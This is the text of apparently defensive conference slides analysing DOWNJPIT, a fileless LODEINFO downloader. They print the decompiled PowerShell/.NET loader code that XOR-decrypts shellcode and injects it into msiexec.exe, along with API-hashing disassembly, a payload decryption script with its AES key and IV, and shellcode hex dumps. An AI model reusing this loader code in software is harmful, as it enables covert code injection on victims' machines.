
ukYkOvIFc5GWcYBYnBVBUggyAQChFs93cY6q13MAmA7JOO2vbk1y2PPSjAOZ1akAw\_tY6o8uQ-  
SwkGcLk83pLTR5wEGModiYmJYKDo\_WWkL7W8oTO2XOUSaVvikxN1F6PfNg093lad28dhL3Qm7hXyubZ8jmLKdOdjmBz

- A fileless downloader which is undiscovered variant of LODEINFO
- Removed backdoor functions
- Downloads and decrypt payload



# Uncovered infection vector/persistence

- Powershell and .NET Loaders were used as persistence.
- DOWNJPIT deployed a payload from a web content.



# Powershell loader

This loader reads “%systemdrive%\PerfLogs\perf.dat” as an encrypted shellcode and a byte xor key.

The x86 shellcode is injected to in a process(msiexec.exe) of x64/x86 by this PS.

```
1 static public void Run(){
2 string _f = Environment.GetEnvironmentVariable("SystemDrive") + "\\PerfLogs\\perf.dat";
3 if (File.Exists(_f)){
4     byte[] _sc = File.ReadAllBytes(_f);
5     if (_sc != null){
6         byte k = _sc[_sc.Length - 1];
7         for (int i = 0; i < _sc.Length; ++i) {
8             _sc[i] ^= k;
9         }
10    SI _si = new SI();
11    PI _pi = new PI();
12    string _p = Environment.GetEnvironmentVariable("windir") + (Environment.Is64BitOperatingSystem ? "\\Syswow64"
13 : "\\System32") + "\\msiexec.exe";
14    UInt32 _d = 0x00000010 | 0x00000004 | 0x02000000 | 0x01000000 | 0x00000400;
15    if (CreateProcess(_p, null, IntPtr.Zero, IntPtr.Zero, false, _d, IntPtr.Zero, null, ref _si, out _pi)){
16        IntPtr _h = VirtualAllocEx(_pi._1, IntPtr.Zero, _sc.Length, 0x1000 | 0x2000, 0x40);
17        if (_h != null){
18            UIntPtr _w;
19            if (WriteProcessMemory(_pi._1, _h, _sc, _sc.Length, out _w)){
20                IntPtr _id;
21                IntPtr _ht = CreateRemoteThread(_pi._1, IntPtr.Zero, 0, _h, IntPtr.Zero, 0, out _id);
22                if (_ht != null){
```

- Gets a byte xor key from the end
- Xors the encrypted shellcode

- Runs msiexec.exe depends arch
- Injects the shellcode in the proc

# .NET loader

```
45 public static void iEMEQ()
46 {
47     string path = Environment.GetEnvironmentVariable("SystemDrive") + "\\PerfLogs\\perf.dat";
48     if (!File.Exists(path))
49     {
50         path = Environment.GetEnvironmentVariable("ProgramData") + "\\ntuser.po1";
51     }
52     if (File.Exists(path))
53     {
54         byte[] array = File.ReadAllBytes(path);
55         if (array != null)
56         {
57             byte b = array[array.Length - 1];
58             for (int i = 0; i < array.Length; i++)
59             {
60                 byte[] array2 = array;
61                 int num = i;
62                 array2[num] ^= b;
63             }
64             Thread.Sleep(10000);
65             yvx.JNrmGn_vq jnrnGn_vq = default(yvx.JNrmGn_vq);
66             string yjpt = Environment.GetEnvironmentVariable("windir") + "\\Sys" +
67                 (Environment.Is64BitOperatingSystem ? "wow64" : "tem32") + "\\msiexec.exe";
68             uint num2 = 50332688U;
69             yvx.ae ae;
70             if (yvx.CreateProcess(yjpt, null, IntPtr.Zero, IntPtr.Zero, false, num2 | 4U,
71                 IntPtr.Zero, null, ref jnrnGn_vq, out ae))
72             {
73                 IntPtr intPtr = yvx.VirtualAllocEx(ae._YJpt, IntPtr.Zero, array.Length, 12288U,
74                     64U);
75                 UIntPtr uintPtr;
76                 if (yvx.WriteProcessMemory(ae._YJpt, intPtr, array, array.Length, out uintPtr))
77                 {
78                     IntPtr intPtr2;
79                     IntPtr yjpt2 = yvx.CreateRemoteThread(ae._YJpt, IntPtr.Zero, 0U, intPtr,
```

- A file “%programdata%ntuser.po1” is also used as the encrypted data.

- Exactly the same as the loading process of Powershell loader.

# DOWNJPIT

## Generate IAT

```
mov     edi, ecx
mov     [ebp+var_60], 'nReK'
push   0
mov     edx, 124C84A6h
mov     [ebp+var_5C], '231E'
mov     ecx, 6BD0E154h
mov     [ebp+var_58], 0
mov     dword ptr [edi], 0
mov     dword ptr [edi+4], 0
mov     dword ptr [edi+308h], 0
mov     [edi+30Ch], edi
call    getprocbyhash_355
mov     [edi], eax
mov     edx, 17EAF8F5h
mov     eax, [edi+30Ch]
mov     ecx, 6BD0E154h
push   dword ptr [eax+4]
call    getprocbyhash_355
mov     [edi+4], eax
```

## GetProcAddress by hash

```
movsx  eax, al
lea    esi, [esi+1]
or     eax, 20h
xor    edx, eax
mov    eax, edx
shr    edx, 1
and    eax, 1
imul  ecx, eax, 82F63B78h
xor    ecx, edx
mov    eax, ecx
shr    ecx, 1
and    eax, 1
imul  edx, eax, 82F63B78h
xor    ecx, edx
mov    eax, ecx
shr    ecx, 1
and    eax, 1
imul  edx, eax, 82F63B78h
xor    edx, ecx
mov    eax, edx
shr    edx, 1
```

## Find offset of embedded data

```
call   getoffset_67E5
add    eax, 4010E0h
mov    [ebp+var_10], 0
mov    ecx, [eax+4]
sub    ecx, [eax]
add    ecx, eax
test   byte ptr [ecx+30h], 0Fh
jnz    short loc_8DB9
mov    eax, [esi+30Ch]
```

## Get offset


```
push   ebp
mov    ebp, esp
push   ecx
call   $+5
pop    eax
sub    eax, 4077E9h
mov    [ebp+var_4], eax
mov    eax, [ebp+var_4]
mov    esp, ebp
pop    ebp
retn
```

- DOWNJPIT is a variant of LODEINFO.
- Almost functions are same.
- Embedded data structure is also the same.

# Diff1: Removed backdoor features

DOWNJPIT (Downloader)

LODEINFO (Backdoor)



# Decryption algorithms for received data

```
def decrypt_lodeinfo_data(enc_data: str, key: bytes, iv: bytes) -> bytes:
    header_b64 = enc_data[:0x1C]
    header = urlsafe_b64decode(header_b64.replace(".", "="))
    postdata_size = int.from_bytes(header[0x10:0x14], byteorder="little")
    postdata_b64 = enc_data[0x1C:0x1C+postdata_size]
    postdata = urlsafe_b64decode(postdata_b64.replace(".", "="))
    xor_key = postdata[0x34]
    decrypt_size = int.from_bytes([b ^ xor_key for b in postdata[0x30:0x34]], byteorder="little")
    cipher = AES.new(key, AES.MODE_CBC, iv)
    dec_data = cipher.decrypt(postdata[0x35:0x35+decrypt_size])
    junk_size = dec_data[-1]
    dec_data = dec_data[:decrypt_size-junk_size]
    dec_data = quicklz.decompress(dec_data[4:])
    return dec_data
```

```
KEY = a2b_hex("dcbddf315bbb729e599aa584fd6d8b9dcb6ae249e1c13ff7ab8798a7e44b1e77")
IV = a2b_hex("ea9e5054a22482b48a5d46640ffbd629")
```

```
if(encrypted_data[-1:] == "\x0a"):
    encrypted_data = encrypted_data[:-1]
```

```
decrypted_data = decrypt_lodeinfo_data(encrypted_data, KEY, IV)
```

```
with open(sys.argv[1]+".dec", "wb") as fp:
    fp.write(decrypted_data)
```

- ❖ Base64 urlsafe + replace padding
- ❖ Original LODEINFO data structure
- ❖ AES (CBC mode) decryption
- ❖ A byte XOR for the size
- ❖ QuickLZ decompress
- ❖ AES KEY and IV

JPCERT/CC decrypt tool + @

Ref:<https://blogs.jpCERT.or.jp/en/2020/06/evolution-of-malware-lodeinfo.html>

# Decrypted payload

Online content

```
000: 75 6B 59 6B-4F 76 49 46-63 35 47 57-63 59 42 59 ukYk0vIFc5GWcYBY
010: 6E 42 56 42-55 67 67 79-41 51 43 68-46 73 39 33 nBVBUggvAQChFs93
020: 63 59 36 71-31 33 4D 41-6D 41 37 4A-4F 4F 32 76 cY6q13MAmA7J002v
030: 62 6B 6C 31-79 32 50 50-53 6A 41 4F-5A 31 61 6B bk11y2PPSjA0Z1ak
040: 41 77 5F 74-59 36 6F 38-75 51 2D 53-77 6B 47 63 Aw_tY6o8uQ-SwkGc
```

Decrypts

Shellcode

```
000: E9 F0 16 00-00 55 8B EC-56 8B 75 10-85 F6 74 1A 0≡_ Ui≡Viu▶â÷t→
010: 8B 55 0C 57-8B 7D 08 8B-CF 2B D7 8A-04 0A 88 01 iU♀Wi}i±+†è♦ê@
020: 41 4E 75 F7-8B C7 5F 5E-5D C3 8B 45-08 5E 5D C3 ANu≈i|_ ^|†iE^|†
030: CC CC CC CC-CC 55 8B EC-8B 4D 10 8B-45 08 53 8A ††††††Uï≡iM▶iESe
040: 5D 0C 56 8B-D1 C1 EA 02-0F BE F3 57-69 F6 01 01 ]♀Vi_T^Q0*^≤Wi÷@@
```


- Decrypted payload was LODEIFNO backdoor

```
00340264          loc_340264:
00340264 8D 45 C4      lea     eax, [ebp+var_3C]
00340267 C7 45 C4 76 30 2E 34  mov     [ebp+var_3C], '4.0v'
0034026E 50          push   eax
0034026F 8B 45 F8      mov     eax, [ebp+var_8]
00340272 66 C7 45 C8 2E 31  mov     [ebp+var_38], '1.'
00340278 C6 45 CA 00    mov     [ebp+var_36], 0
```




# DEMO of analysis DOWNJPIT and the decryption tool

Around 3mins







# Encrypted payload in pastebin.com



0011 1000 101 PASTEBIN GO PRO API TOOLS FAQ + paste


 **qDhF2MV0**  
MATRIXPF MAY 19TH, 2020 37 NEVER

 Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!


text 68.89 KB


1. 11JE1-c4hGEJVfT\_FQqdd3QTAQDLMsWw52GrM2Q0GFemETNGqZ16mwSno\_6S2J\_NVv48HBISs  
rReIeLqJXzI2vecuSXSgwiPLe8Ni3UmSogj4Er0EZcXJ8Y6-LXndWmMhJ5jLURqm01-nEf9Zb'  
V-E6nmnqF2RfSCSr6n\_ViP9irG-goNARdsS1krKnNksgmwD41vABCHwN1238FXB-D-vymcD3P  
dJxhGHW4zWyPe4xazbDd-K5kU1fbHm0LgJKDYfHqWwNiY5Yr9VFng9Ab0h4-vT6uwBGBLLJsi

LODEINFO v0.3.5



0011 1000 101 PASTEBIN GO PRO API TOOLS FAQ + paste

 **fpbkv9GP**  
MATRIXPF MAY 27TH, 2020 80 NEVER

 Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

